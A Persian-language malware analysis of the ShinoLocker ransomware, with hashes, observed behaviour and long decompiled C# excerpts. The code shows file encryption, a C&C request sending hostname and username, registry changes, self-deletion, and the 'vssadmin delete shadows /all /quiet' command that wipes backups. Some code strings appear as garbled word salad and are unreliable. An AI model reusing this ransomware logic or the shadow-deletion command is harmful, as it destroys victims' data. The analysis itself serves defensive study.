

باسمه تعالی

تحلیل فنی باج افزار ShinoLocker

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج افزار، از شروع فعالیت نمونه جدیدی از خانواده باج افزار ShinoLocker خبر می دهد. بررسی ها نشان می دهد فعالیت این باج افزار در اوایل ماه می سال ۲۰۱۸ میلادی شروع شده است. به نظر می رسد خانواده باج افزار ShinoLocker برای اهداف آموزشی توسعه داده شده است و تنها فایل هایی که بر روی Desktop وجود دارند را رمزگذاری می کند. در نسخه های قدیمی باج افزار ShinoLocker قربانیان به راحتی می توانستند با برقراری ارتباط با سرور کنترل و فرمان (C&C) کلید رمزگشایی فایل ها را دریافت نمایند، اما در نسخه ی جدید به دلایل مختلف امکان دریافت کلید رمزگشایی پس از برقراری ارتباط با سرور C&C وجود ندارد.

مشخصات فایل اجرایی :


نام فایل	ShinoLockerMain.exe
MD5	b4613ac4bab3900eadc017f71d870aea
SHA-1	944b160f9c010f8cbb4627230dd066080b3834ed
SHA-256	20e017313f6fbd09bfc6381c2ce7a8704e28ca866732b0110620842997ebf427
اندازه فایل	190.0 KB
کامپایلر	Microsoft visual C# v7.0 / Basic .NET

فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	4.12	8192	138084	138240
.rsrc	3.21	147456	55384	55808
.reloc	0.1	204800	12	512

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار ShinoLocker، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا، یک پنجره به نمایش می‌گذارد که اطلاعاتی همانند موفقیت در برقراری ارتباط با سرور، میزان پیشرفت باج‌افزار، لیست فایل‌های مورد هدف باج‌افزار، لیست فایل‌های رمزگذاری شده توسط باج‌افزار و مراحل مختلف جهت دریافت کلید رمزگشایی فایل‌ها را نمایش می‌دهد. تصویر زیر مربوط به این پنجره می‌باشد.




بررسی‌ها نشان می‌دهد باج‌افزار، فایل‌هایی با پسوند های زیر که بر روی Desktop وجود دارند را حذف کرده و به Recycle Bin انتقال می‌دهد. تفاوت نسخه‌ی جدید نسبت به نسخه‌ی قدیم آن است که در نسخه‌ی جدید باج‌افزار فایل‌هایی با پسوند .exe را نیز رمزگذاری می‌کند.

.avi, .bmp, .doc, .docx, .jpeg, .jpg, .mov, .mp3, .mp4, .png, .ppt, .pptx, .wav, .wmv, .xls, .xlsx, .exe


پس از رمزگذاری موفقیت آمیز فایل‌ها، آیکون آن‌ها به شکل زیر تغییر پیدا می‌کند.



در نسخه‌های قدیم باج‌افزار، قربانیان با کلیک بر روی عبارت ShinoLocker Server به سرور کنترل‌کننده باج‌افزار هدایت می‌شدند که در آنجا می‌توانستند کلید رمزگشایی فایل‌ها را بدون پرداخت هزینه دریافت نمایند. اما در نسخه جدید پس از کلیک بر روی این عبارت، کاربر به سرور مربوطه ارجاع داده می‌شود ولی پیغامی که در تصویر زیر قابل مشاهده است، نمایش داده می‌شود و هیچ‌گونه کلید رمزگشایی وجود ندارد. بنابراین فایل‌ها رمزگذاری شده باقی می‌مانند. تصاویر زیر مربوط به صفحه وب سرور باج‌افزار در نسخه‌ی قدیم و نسخه‌ی جدید باج‌افزار می‌باشد.




تصویر ۱: سرور مربوط به باج‌افزار در نسخه‌ی جدید



تصویر ۲: دریافت کلید پس از مراجعه به سرور باج‌افزار در نسخه‌ی قدیم

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد.



طبق بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد.

تحلیل ایستا:

پس از تحلیل کد باج‌افزار ShinoLocker به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار ShinoLocker ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. همچنین مشخص شد که پس از رمزگذاری به انتهای فایل‌ها پسوند Shino اضافه می‌شود، این تغییرات به خوبی در تصویر زیر قابل مشاهده است.

Type	Offset (Source)	Offset (Dest)	Size
Matched	3,825,650	3,825,650	1
Modified	1	1	3,825,650
Inserted	3,825,651	3,825,651	8
Modified	3,825,651	3,825,659	1,746,245

قطعه کد زیر مربوط به آغاز فعالیت باج‌افزار می‌باشد که در آن به تغییر پسوند فایل‌ها نیز اشاره شده است.

```
frmMain X
56 private void Initialize()
57 {
58     if (MyProject.Computer.Registry.CurrentUser.OpenSubKey(this.RK) == null)
59     {
60         VBMath.Randomize();
61         try
62         {
63             Process.Start(this.CM, this.PR);
64         }
65         catch (Exception ex)
66         {
67         }
68         this.P = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(Path.GetTempPath(), this.GenerateRandomString(8)), ".exe"));
69         File.Copy(Application.ExecutablePath, this.P, true);
70         this.PS = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(Path.GetTempPath(), this.GenerateRandomString(8)), ".exe"));
71         File.WriteAllBytes(this.PS, Resources.Shimlocker);
72         this.FL = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(Path.GetTempPath(), this.GenerateRandomString(6)), ".lst"));
73         this.TF = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(Path.GetTempPath(), this.GenerateRandomString(6)), ".txt"));
74         this.TD = Conversions.ToString(this.GenerateRandomString(10));
75         StreamWriter streamWriter = new StreamWriter(this.TF);
76         streamWriter.Write(this.TD);
77         streamWriter.Close();
78         RegistryKey registryKey = Registry.CurrentUser.CreateSubKey(this.RK);
79         registryKey.SetValue("P", this.P);
80         registryKey.SetValue("PS", this.PS);
81         registryKey.SetValue("FL", this.FL);
82         registryKey.SetValue("TF", this.TF);
83         registryKey.SetValue("TD", this.TD);
84         registryKey.Close();
85         return;
86     }
87     RegistryKey registryKey2 = Registry.CurrentUser.CreateSubKey(this.RK);
88     this.P = Conversions.ToString(registryKey2.GetValue("P"));
89     this.PS = Conversions.ToString(registryKey2.GetValue("PS"));
90     this.FL = Conversions.ToString(registryKey2.GetValue("FL"));
91     this.TF = Conversions.ToString(registryKey2.GetValue("TF"));
92     this.TD = Conversions.ToString(registryKey2.GetValue("TD"));
93     this.H = Conversions.ToString(registryKey2.GetValue("H"));
94     this.V = Conversions.ToString(registryKey2.GetValue("V"));
95     this.ReceiveKey(true, true);
96     int num = 0;
```


تصویر ۱: شروع فعالیت باج‌افزار

```

frmMain X
96 int num = 0;
97 checked
98 {
99     do
100     {
101         this.chkMain.SetItemChecked(num, true);
102         num++;
103     }
104     while (num <= 5);
105     if (MyProject.Computer.Registry.ClassesRoot.OpenSubKey(".shino") == null)
106     {
107         this.chkMain.SetItemCheckState(3, CheckState.Indeterminate);
108     }
109     if (File.Exists(this.FL))
110     {
111         StreamReader streamReader = new StreamReader(this.FL);
112         int num2 = 0;
113         while (streamReader.Peek() >= 0)
114         {
115             string text = streamReader.ReadLine();
116             if (File.Exists(text))
117             {
118                 this.chkFile.Items.Add(text);
119                 this.chkFile.SetItemCheckState(num2, CheckState.Unchecked);
120                 num2++;
121             }
122             else if (File.Exists(text + ".shino"))
123             {
124                 this.chkFile.Items.Add(text);
125                 this.chkFile.SetItemChecked(num2, true);
126                 num2++;
127             }
128         }
129     }
130     this.S = 8;
131 }
132 }
    
```

تصویر ۲: اضافه شدن پسوند Shino. به انتهای فایل‌ها

همانطور که اشاره نمودیم آیکن فایل‌ها پس از رمزگذاری تغییر پیدا می‌کند، تصاویر زیر مربوط به این فرایند می‌باشد.



تصویر ۱: تصویر آیکن در کد باج افزار

```

ChangeIcon0: void X
1 // ShinoLockerMain_frmMain
2 // Token: 0x0600000F RID: 15 RVA: 0x000030FC File Offset: 0x000012FC
3 private void ChangeIcon()
4 {
5     string text = this.DC(" fossate squid accreted millwright caverned metrography canzones nonphysiological macramas counterinsurgents lunars
6     exruciatingly lovesick lexicographically stardoms hilts energies individuating emaciate, receded catechist mump mohawk tingler tailless
7     historiographers decrypts poulu grogshops alma uninjured herringbone powdering na, roughneck gunned. knowhows, chokier caroling burped catted
8     gnomonic appeases carminative creaking preadjustments negators granite");
9     MyProject.Computer.Registry.ClassesRoot.CreateSubKey(this.EXT).SetValue("", text, RegistryValueKind.String);
10    MyProject.Computer.Registry.ClassesRoot.CreateSubKey(text).SetValue("", "", RegistryValueKind.String);
11    MyProject.Computer.Registry.ClassesRoot.CreateSubKey(text + this.DC(" donatio protoplasmatic passingly hosed ambients inviolably strutter invaded,
12    weakener fatalistically refusals conjunctivitis plumage presupposition valuator inconsequentially reglosses es drowners kinesic gouaches,
13    photomicrography clothes countersigning saggist grunt diabolic mispronunciations. ephedras contraindicated hesitant marriageability newsreel lit.
14    garblers-contraindicating unitedly. agorae ").SetValue("", this.P + "%1", RegistryValueKind.String);
15    MyProject.Computer.Registry.ClassesRoot.CreateSubKey(text + this.DC(" chirped envenomization hellos slovak wherefor tickled shipping. organize
16    jumpable fem semicolon scoring province. municipalities intensify polkas wormer. railroaders frescoes snipe cyanosed overcompensations-outleaps
17    pharmaceutically").SetValue("", this.P + "", 0, RegistryValueKind.ExpandString);
18    frmMain.SHChangeNotify(134217728, 4096, 0, 0);
19 }
    
```

تصویر ۲: قطعه کد مربوط به تغییر آیکن فایل‌ها

نتایج اولیه بدست آمده از تحلیل‌ها نشان می‌دهد که فایل‌های موجود در دایرکتوری‌هایی زیر می‌بایست توسط باج‌افزار رمزگذاری گردند اما با بررسی‌هایی که انجام دادیم مشاهده نمودیم که فقط فایل‌های موجود در دایرکتوری Desktop قابل رمزگذاری بودند.

```
Timer1_Tick(object EventArgs) : void X
1 // ShinLockerMain.frmMain
2 // Token: 0x0000005 RID: 5 RVA: 0x0002464 File Offset: 0x0000664
3 private void Timer1_Tick(object sender, EventArgs e)
4 {
5     switch (this.S)
6     {
7     case 0:
8     {
9         string hostName = Dns.GetHostName();
10        string text = WindowsIdentity.GetCurrent().Name.ToString();
11        this.chkMain.SetItemChecked(0, true);
12        this.SendAsyncRequest(string.Concat(new string[]
13        {
14            "host=",
15            FileVersionInfo.GetVersionInfo(Assembly.GetExecutingAssembly().Location).ToString(),
16            "=",
17            hostName,
18            "domain-",
19            text
20        }));
21        this.S = 1;
22        return;
23    }
24    case 1:
25        this.S = 2;
26        this.chkMain.SetItemChecked(1, true);
27        foreach (string e2 in Strings.Split(this.EX, " ", -1, CompareMethod.Binary))
28        {
29            this.SF(MyProject.Computer.FileSystem.SpecialDirectories.MyDocuments, e2);
30            Application.DoEvents();
31            this.SF(MyProject.Computer.FileSystem.SpecialDirectories.Desktop, e2);
32            Application.DoEvents();
33        }
34        this.S = 3;
35        return;
36    case 2:
37        this.chkMain.SetItemChecked(1, !this.chkMain.GetItemChecked(1));
38        return;
39    case 3:
40        this.Timer1.Enabled = true;
41        this.chkMain.SetItemChecked(1, true);
42        this.chkMain.SetItemChecked(2, true);
43        this.S = 4;
44        return;
45    case 4:
46    {
47        WindowsIdentity current = WindowsIdentity.GetCurrent();
48        if (new WindowsPrincipal(current).IsInRole(WindowsBuiltInRole.Administrator))
49        {
50            this.ChangeIcon();
51            this.chkMain.SetItemChecked(3, true);
52        }
53    }
54 }
90 %
```

قطعه کد زیر مربوط به رمزگذاری فایل‌ها می‌باشد.

```
EncryptFile0: void X
1 // ShinLockerMain.frmMain
2 // Token: 0x000000D RID: 13 RVA: 0x0002EDC File Offset: 0x00018DC
3 private void EncryptFile()
4 {
5     int num = 0;
6     checked
7     {
8         int num2 = this.chkFile.Items.Count - 1;
9         for (int i = 0; i <= num2; i++)
10        {
11            if (File.Exists(Conversions.ToString(this.chkFile.Items[i])))
12            {
13                Process.Start(new ProcessStartInfo
14                {
15                    FileName = this.PS,
16                    Arguments = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(string.Concat(new string[]
17                    {
18                        "E ",
19                        this.K,
20                        " ",
21                        this.V,
22                        "\n"
23                    })), this.chkFile.Items[i], "\"")),
24                    WindowStyle = ProcessWindowStyle.Hidden
25                });
26                Thread.Sleep(300);
27                this.chkFile.SetItemChecked(num, true);
28            }
29            else
30            {
31                this.chkFile.SetItemCheckState(num, CheckState.Indeterminate);
32            }
33            num++;
34            Application.DoEvents();
35        }
36    }
37 }
38 }
```

همانطور که اشاره شد باج افزار پس از حمله به سیستم قربانی، درخواستی را به سرور C&C ارسال می‌کند. تصویر زیر این فرآیند را نشان می‌دهد.


```
SendAsyncRequest(string): void
1 // ShinoLockerMain_frmMain
2 // Token: 0x00000000 RID: 8 RVA: 0x0002A00 File Offset: 0x0000C00
3 public void SendAsyncRequest(string xmlDoc)
4 {
5     try
6     {
7         ServicePointManager.Expect100Continue = false;
8         HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(this.UU);
9         httpWebRequest.Method = this.DC(" desktop rn veldts decentralizations braless. allot spathic fumier");
10        httpWebRequest.UserAgent = this.UA;
11        httpWebRequest.ContentType = this.DC(" webbings. cue blondness wa catalyzs go litterer reconcilements chromate italicizing hoarsens felix damasked wan dingdongs-
12        summed subheads superscribe, nightman. contemporaneously midlands disincorporation msec-bacteriologically freighter datelining week troubleshooting quitrents.
13        graveiling, spongiest civically dwarflike paymaster. tame nonliturgically decanted humanism shallots microphotographed antedated vary-drawback. corroboratively-prow
14        traditionalists seattility cyclone birdlined. trip, platonic hermaphroditic. deposits priding downfall constructionists voyagueum fancy towboats counterproductive
15        youngsters burrow comparat squints conceals cusped. curb prosperousness braless. allot spathic fumier");
16        byte[] bytes = Encoding.UTF8.GetBytes(xmlDoc);
17        httpWebRequest.ContentLength = (long)bytes.Length;
18        httpWebRequest.GetRequestStream().Write(bytes, 0, bytes.Length);
19        frmMain.WebRequestState state = new frmMain.WebRequestState(httpWebRequest);
20        IAsyncResult asyncResult = httpWebRequest.BeginGetResponse(new AsyncCallback(this.RequestComplete), state);
21        int millisecondsTimeoutInterval = 60000;
22        ThreadPool.RegisterWaitForSingleObject(asyncResult.AsyncWaitHandle, new WaitOrTimerCallback(this.TimeoutCallback), state, millisecondsTimeoutInterval, true);
23    }
24    catch (Exception ex)
25    {
26        this.lblServer.Text = ex.Message;
27        this.ReceiveKey(false, false);
28    }
29 }
```

پس از ارسال درخواست به سرور، کلید رمزگشایی دریافت می گردد.

```
ReceiveKey(bool, bool): void
1 // ShinoLockerMain_frmMain
2 // Token: 0x00000000 RID: 11 RVA: 0x0002BAC File Offset: 0x0000DAC
3 private void ReceiveKey(bool Success, bool Test = false)
4 {
5     if (!Success)
6     {
7         this.H = Conversions.ToString(1);
8         this.K = this.DC(" styling catatonic digitate roudnon inheriton. temperatures. utero li parts equal numerary striplings emphysema coned. emotas shamols leggiest.
9         retrogress brigadier ma gillere income roared traipres ditions brooding. sisayish, nois banjos unadvisedly nosily kudo parson stymy reward emanations sixth hot
10        lowest tiana jointure-objectionability virally git wests inaccessibility whigs phenylketonuric");
11        this.V = this.DC(" tights mockup dikes apologizing. femur vox wonton recommission outran payed wrecking territorialized scrawled peritoneum stasis ultramicroscopic
12        minimized beguines sloppy perfunctoriness ousel tm skinflint economics druidisms, iodized gorals reductional chaplain entrepreneurial-hemistich receipting, raciest
13        rime tramming outstand trust bullfinch benefit cd forgivers nuttily verdure tho rerun categoricallness froze calculabilities");
14    }
15    this.txtHID.Text = this.H;
16    this.txtIID.Text = this.V;
17    this.lblHost.Visible = true;
18    this.lblTransaction.Visible = true;
19    this.txtHID.Visible = true;
20    this.txtIID.Visible = true;
21    if (!Test)
22    {
23        RegistryKey registryKey = Registry.CurrentUser.CreateSubKey(this.RK);
24        registryKey.SetValue("H", this.H);
25        registryKey.SetValue("V", this.V);
26        registryKey.Close();
27        Process.Start(new ProcessStartInfo
28        {
29            FileName = this.PS,
30            Arguments = string.Concat(new string[]
31            {
32                "E ",
33                this.K,
34                " ",
35                this.V,
36                " ",
37                this.IF,
38                "\n"
39            })
40        },
41        WindowStyle = ProcessWindowStyle.Hidden);
42    }
43 }
```

پس از دریافت کلید، توسط قطعه کد زیر مقدار آن را بررسی می نماید و در صورت اشتباه بودن مقدار کلید پیام Key is wrong! را به نمایش می گذارد.

```

btnValidateKey_Click(object, EventArgs) :... X
1 // ShinoLockerMain.frmMain
2 // Token: 0x06000010 RID: 16 RVA: 0x000031F4 File Offset: 0x000013F4
3 private void btnValidateKey_Click(object sender, EventArgs e)
4 {
5     this.K = this.txtKey.Text;
6     Process process = new Process();
7     File.Copy(this.TF + this.EXT, this.TF + this.EXT + ".bak", true);
8     process.StartInfo.FileName = this.PS;
9     process.StartInfo.Arguments = string.Concat(new string[]
10    {
11        "D ",
12        this.K,
13        " ",
14        this.V,
15        " \\",
16        this.TF,
17        ".shino\\"
18    });
19     process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
20     process.Start();
21     process.WaitForExit();
22     if (File.Exists(this.TF))
23     {
24         StreamReader streamReader = new StreamReader(this.TF);
25         string left = streamReader.ReadToEnd();
26         streamReader.Close();
27         if (Operators.CompareString(left, this.TD, false) == 0)
28         {
29             this.S = 9;
30             File.Delete(this.TF + this.EXT + ".bak");
31             return;
32         }
33         Interaction.MsgBox("Key is wrong!", MsgBoxStyle.OkOnly, null);
34         File.Delete(this.TF);
35         File.Move(this.TF + this.EXT + ".bak", this.TF + this.EXT);
36         return;
37     }
38     else
39     {
40         Interaction.MsgBox("Key is wrong!", MsgBoxStyle.OkOnly, null);
41         if (File.Exists(this.TF))
42         {
43             File.Delete(this.TF);
44         }
45         if (File.Exists(this.TF + this.EXT))
46         {
47             File.Delete(this.TF + this.EXT + ".bak");
48             return;
49         }
50         File.Move(this.TF + this.EXT + ".bak", this.TF + this.EXT);
51         return;
52     }
53 }

```

بر اساس قطعه کد زیر، پس از وارد نمودن کلید رمزگشایی صحیح، فایل‌ها رمزگشایی خواهند شد.

```

DecryptFile():void X
1 // ShinoLockerMain.frmMain
2 // Token: 0x0600000E RID: 14 RVA: 0x00002FE0 File Offset: 0x000011E0
3 private void DecryptFile()
4 {
5     int num = 0;
6     checked
7     {
8         int num2 = this.chkFile.Items.Count - 1;
9         for (int i = 0; i <= num2; i++)
10        {
11            if (File.Exists(Conversions.ToString(Operators.ConcatenateObject(this.chkFile.Items[i], this.EXT))))
12            {
13                Process.Start(new ProcessStartInfo
14                {
15                    FileName = this.PS,
16                    Arguments = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(Operators.ConcatenateObject(string.Concat
17                    {
18                        "D ",
19                        this.K,
20                        " ",
21                        this.V,
22                        " \\",
23                        this.chkFile.Items[i], this.EXT), ""))),
24                    WindowStyle = ProcessWindowStyle.Hidden
25                });
26                Thread.Sleep(300);
27                this.chkFile.SetItemChecked(num, false);
28            }
29            else
30            {
31                this.chkFile.SetItemCheckState(num, CheckState.Indeterminate);
32            }
33            num++;
34            Application.DoEvents();
35        }
36    }
37 }
38 }

```

پس از رمزگشایی فایل‌ها با جافزار اقدام به حذف فایل اجرایی خود از سیستم قربانی می‌نماید.

```
Uninstall():void X
1 // ShinLockerMain_frmMain
2 // Token: 0x00000111 RID: 17 RVA: 0x000033E4 File Offset: 0x000015E4
3 private void Uninstall()
4 {
5     int num;
6     int num4;
7     object obj;
8     try
9     {
10         IL_00:
11         ProjectData.ClearProjectError();
12         num = 1;
13         IL_07:
14         int num2 = 2;
15         File.Delete(this.TF);
16         IL_14:
17         num2 = 3;
18         File.Delete(this.FL);
19         IL_21:
20         num2 = 4;
21         File.Delete(this.PS);
22         IL_2E:
23         num2 = 5;
24         if (Operators.CompareString(Application.ExecutablePath, this.P, false) == 0)
25         {
26             goto IL_50;
27         }
28         IL_43:
29         num2 = 6;
30         File.Delete(this.P);
31         IL_50:
32         num2 = 7;
33         MyProject.Computer.Registry.CurrentUser.DeleteSubKeyTree(this.RK);
34         IL_6C:
35         num2 = 8;
36         WindowsIdentity current = WindowsIdentity.GetCurrent();
37         IL_74:
38         num2 = 9;
39         WindowsPrincipal windowsPrincipal = new WindowsPrincipal(current);
40         IL_7F:
41         num2 = 10;
42         bool flag = windowsPrincipal.IsInRole(WindowsBuiltInRole.Administrator);
43         IL_90:
44         num2 = 11;
45         if (!flag)
46         {
47             goto IL_CF;
48         }
49         IL_97:
50         num2 = 12;
51         MyProject.Computer.Registry.CurrentUser.DeleteSubKeyTree("shino");
```

تصویر ۱

```
Uninstall():void X
51 MyProject.Computer.Registry.CurrentUser.DeleteSubKeyTree("shino");
52 IL_B3:
53 num2 = 13;
54 MyProject.Computer.Registry.CurrentUser.DeleteSubKeyTree("ShinoLockerEncryptedFile");
55 IL_CF:
56 num2 = 14;
57 ProcessStartInfo processStartInfo = new ProcessStartInfo();
58 IL_D9:
59 num2 = 15;
60 processStartInfo.Arguments = "/C choice /C Y /N /D Y /T 3 & Del " + Application.ExecutablePath;
61 IL_F2:
62 num2 = 16;
63 processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
64 IL_FD:
65 num2 = 17;
66 processStartInfo.CreateNoWindow = true;
67 IL_108:
68 num2 = 18;
69 processStartInfo.FileName = "cmd.exe";
70 IL_117:
71 num2 = 19;
72 Process.Start(processStartInfo);
73 IL_122:
74 num2 = 20;
75 Application.Exit();
76 IL_12A:
77 goto IL_100;
78 IL_12F:
79 int num3 = num4 + 1;
80 num4 = 0;
81 @switch(ICSharpCode.Decompiler.IAst.ILabel[], num3);
82 IL_191:
83 goto IL_1C5;
84 IL_193:
85 num4 = num2;
86 @switch(ICSharpCode.Decompiler.IAst.ILabel[], num);
87 IL_1A3:;
88 }
89 catch when (endfilter(obj is Exception & num != 0 & num4 == 0))
90 {
91     Exception ex = (Exception)obj2;
92     goto IL_193;
93 }
94 IL_1C5:
95 throw ProjectData.CreateProjectError(-2146828237);
96 IL_1D0:
97 if (num4 != 0)
98 {
99     ProjectData.ClearProjectError();
100 }
101
```

تصویر ۲

باج افزار ShinoLocker فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می کند.

mscoree.dll
_CorExeMain

بر اساس بررسی های صورت گرفته، باج افزار ShinoLocker پس از اجرا، فرایندهای زیر را ایجاد می کند.

- [ShinoLocker.exe](#)
 - [vssadmin.exe](#) vssadmin delete shadows /all /quiet
 - [warrFcbZ.exe](#)

باج افزار ShinoLocker فرایند [vssadmin.exe](#) را به منظور حذف shadow copy اجرا می نماید که باعث می شود بازیابی فایل ها غیرممکن شود.

